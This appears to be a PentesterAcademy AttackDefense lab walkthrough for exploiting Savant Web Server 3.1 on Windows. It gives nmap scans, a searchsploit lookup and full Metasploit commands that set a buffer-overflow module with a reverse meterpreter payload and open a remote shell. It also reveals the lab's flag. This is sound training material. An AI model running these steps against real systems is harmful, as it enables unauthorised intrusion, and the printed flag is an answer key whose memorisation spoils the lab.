
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: Web Server II
URL	https://attackdefense.com/challengedetails?cid=2206
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.27.227
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.27.227

```
root@attackdefense:~# nmap 10.0.27.227
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:03 IST
Nmap scan report for ip-10-0-27-227.ap-southeast-1.compute.internal (10.0.27.227)
Host is up (0.0024s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.27.227

```
root@attackdefense:~# nmap -sV -p 80 10.0.27.227
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:03 IST
Nmap scan report for ip-10-0-27-227.ap-southeast-1.compute.internal (10.0.27.227)
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Savant httpd 3.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
root@attackdefense:~#
```

Step 4: We will search for the exploit module for savant 3.1 using searchsploit.

Command: searchsploit savant 3.1

```
root@attackdefense:~# searchsploit savant 3.1
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
Savant Web Server 3.1 (French Windows)- Remote Buffer Overflow
Savant Web Server 3.1 (Windows 2003) - Remote Buffer Overflow
Savant Web Server 3.1 - CGITest.HTML Cross-Site Scripting
Savant Web Server 3.1 - Denial of Service
Savant Web Server 3.1 - Denial of-Service (PoC)
Savant Web Server 3.1 - File Disclosure
Savant Web Server 3.1 - GET Universal Remote Overflow
Savant Web Server 3.1 - Malformed Content-Length Denial of Service
Savant Web Server 3.1 - Page Redirect Denial of Service
Savant Web Server 3.1 - Remote Buffer Overflow (1)
Savant Web Server 3.1 - Remote Buffer Overflow (2)
Savant Web Server 3.1 - Remote Buffer Overflow (3)
Savant Web Server 3.1 - Remote Buffer Overflow (4)
Savant Web Server 3.1 - Remote Buffer Overflow (Egghunter)
Savant Web Server 3.1 - Remote Overflow (Metasploit)
------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for the savant server. We will use a remote buffer overflow Metasploit module to exploit the target.

Commands:

msfconsole -q
use exploit/windows/http/savant_31_overflow
set RHOSTS 10.0.27.227
set PAYLOAD windows/meterpreter/reverse_ord_tcp
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/savant_31_overflow
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/http/savant_31_overflow) > set RHOSTS 10.0.27.227
RHOSTS => 10.0.27.227
msf6 exploit(windows/http/savant_31_overflow) > set PAYLOAD windows/meterpreter/reverse_ord_tcp
PAYLOAD => windows/meterpreter/reverse_ord_tcp
msf6 exploit(windows/http/savant_31_overflow) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Searching for a suitable nopsled...
[*] Found one! Sending exploit.
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (175174 bytes) to 10.0.27.227
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.27.227:49194) at 2020-12-27 15:05:45 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (savant) and received a meterpreter shell.

Step 6: Searching the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2516 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Savant>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/16/2020  10:11 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/11/2020  08:57 AM    <DIR>          Savant
09/10/2020  09:50 AM    <DIR>          Users
09/11/2020  09:00 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,130,340,352 bytes free

C:\>type flag.txt
type flag.txt
a0cd5980fcda6a518abee54dfddc16da
C:\>
```

This reveals the flag to us.

Flag: a0cd5980fcda6a518abee54dfddc16da

References:

1. Savant Web Server 3.1 - Remote Buffer Overflow (https://www.exploit-db.com/exploits/10434)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/savant_31_overflow)